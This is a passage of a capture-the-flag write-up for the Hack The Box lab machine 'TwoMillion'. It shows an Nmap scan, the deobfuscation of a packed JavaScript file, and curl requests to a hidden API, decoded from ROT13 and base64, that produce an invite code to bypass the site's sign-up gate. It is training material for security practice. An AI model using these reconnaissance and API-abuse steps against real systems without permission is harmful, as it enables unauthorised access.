



TwoMillion

Linux · Easy

0

Points



4.7381 Reviews



User Rated Difficulty

TwoMillion – Easy Machine


Enumeration

Nmap

```
sudo nmap -sC -sV -Pn 10.129.229.66
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 21:05 EDT
Nmap scan report for 10.129.229.66
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx
|_ http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.99 seconds
```

After running an Nmap scan, it shows two ports: 22 (SSH) and 80 (HTTP), which redirects us to the domain <http://2million.htb>. Let's add this new domain to our hosts file.




```
127.0.0.1    localhost
127.0.1.1    kali

10.129.229.66 2million.htb


::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```


WebSite

Try typing the domain in your browser, it will display a webpage like this



The website contains some interesting sections





This is one of the most interesting parts. In the /invite directory, we can see that a code is required to sign up. Let's check the source code.

```
view-source:http://2million.htb/invite

<div>
  <button class="btn btn-accent">Sign Up</button>
</div>
</form>
</div>
<div>
  <span class="help-block small text-center">If you are already a member click <a href="/login">here</a> to login.</span>
</div>
<div class="particles_full" id="particles-js"></div>
</section>
<!-- End main content-->
</div>
<!-- End wrapper-->
<!-- scripts -->
<script src="/js/htb-frontend.min.js"></script>
<script defer src="/js/inviteapi.min.js"></script>
<script defer>
  $(document).ready(function() {
    $('#verifyForm').submit(function(e) {
      e.preventDefault();

      var code = $('#code').val();
      var formData = { "code": code };

      $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function(response) {
          if (response[0] === 200 && response.success === 1 && response.data.message === "Invite code is valid!") {
            // Store the invite code in localStorage
            localStorage.setItem('inviteCode', code);

            window.location.href = '/register';
          } else {
            alert("Invalid invite code. Please try again.");
          }
        },
        error: function(response) {
          alert("An error occurred. Please try again.");
        }
      });
    });
  });
</script>
</body>
</html>
```

```
view-source:http://2million.htb/js/inviteapi.min.js

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function()
```

In the source code, we can see “inviteapi.min.js”. Let’s check this file, but it’s obfuscate, so we need to deobfuscate that two understand that.

```
eval(function(p,a,c,k,e,d){e=function(c){return
c.toString(36)};if(!''.replace(/^/,String)){while(c-- )
{d[c.toString(a)]=k[c] || c.toString(a)}k=[function(e){return
d[e]}};e=function(){return '\\w+'};c=1;while(c-- ){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};
$.9({a:"7",5:"6",g:8,b:\\'/d/e/n\\',c:1(0){3.2(0)},f:1(0){3.2(0)}})1 j()
{$.9({a:"7",5:"6",b:\\'/d/e/k/l/m\\',c:1(0){3.2(0)},f:1(0)
{3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|
formData|ajax|type|url|success|api/v1|invite|error|data|var|
verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))
```

You can use <https://lelinhtinh.github.io/de4js/> to deobfuscate the code and understand it.

The screenshot shows the de4js web application interface. At the top, it says "de4js 1.12.0" and "JavaScript Deobfuscator and Unpacker". Below this is a "View on GitHub" button. The main section has tabs for "String", "Local File", and "Remote File", with "String" selected. The input field contains the obfuscated JavaScript code from the first block. Below the input field are various options for deobfuscation, including "None" (selected), "Eval", "Array", "Obfuscator ID", ".Number", "JSFuck", "JEncode", "AEncode", "URLEncode", "Packer", "JS Obfuscator", "My Obfuscate", "Wise Eval", "Wise Function", "Clean Source", and "Unreadable". There are also checkboxes for "Line numbers", "Format Code" (checked), "Unescape strings", "Recover object-path" (checked), "Execute expression", "Merge strings" (checked), and "Remove grouping". At the bottom, there are "Clear" and "Auto Decode" buttons. The output field shows the deobfuscated code, which is a function named "verifyInviteCode" that takes a "code" parameter and makes an AJAX POST request to "/api/v1/invite/verify".

```
function verifyInviteCode(code) {
  var formData = {
    "code": code
  };
  $.ajax({
    type: "POST",
    dataType: "json",
    data: formData,
    url: '/api/v1/invite/verify',
    success: function (response) {
      console.log(response)
    },
    error: function (response) {
      console.log(response)
    }
  })
}

function makeInviteCode() {
  $.ajax({
    type: "POST",
    dataType: "json",
    url: '/api/v1/invite/how/to/generate',
    success: function (response) {
      console.log(response)
    },
    error: function (response) {
      console.log(response)
    }
  })
}
```

The code has two functions, `verifyInviteCode` and `makeInviteCode`, the second function is so interesting, this function makes a POST request to `/api/v1/invite/how/to/generate`

```
curl -sX POST http://2million.htb/api/v1/invite/how/to/generate | jq
{
  "0": 200,
  "success": 1,
  "data": {
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrfg gb /ncv/i1/vaivgr/trarengr",
    "enctype": "ROT13"
  },
  "hint": "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
}
```

After executing the curl command, it gives us some data encoded in ROT13.

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel is active, displaying the 'ROT13' recipe. The settings for this recipe are: 'Rotate lower case chars' (checked), 'Rotate upper case chars' (checked), and 'Rotate numbers' (unchecked). The 'Amount' for rotation is set to 13. The 'Input' panel on the right contains the decoded text: 'Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrfg gb /ncv/i1/vaivgr/trarengr'. At the bottom, the 'Output' panel shows the instruction: 'In order to generate the invite code, make a POST request to /api/v1/invite/generate'.



To decode it, you can use CyberChef. The decoded text gives us some instructions and a new path `/api/v1/invite/generate`.



```
curl -sX POST http://2million.htb/api/v1/invite/generate | jq
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "V1VNQjYtWTlDWlItTjc5REYtUjhWREU=",
    "format": "encoded"
  }
}
```

After executing the curl command, it shows a code that is encoded in Base64.

```
echo "V1VNQjYtWTlDWlItTjc5REYtUjhWREU=" | base64 -d
WUMB6-Y9CZR-N79DF-R8VDE
```

We can use the shell to decode it, and then we can try to create an account with this code.





After signing up, I hope our accounts are available for login, if you followed the process correctly, you should be able to access the page.

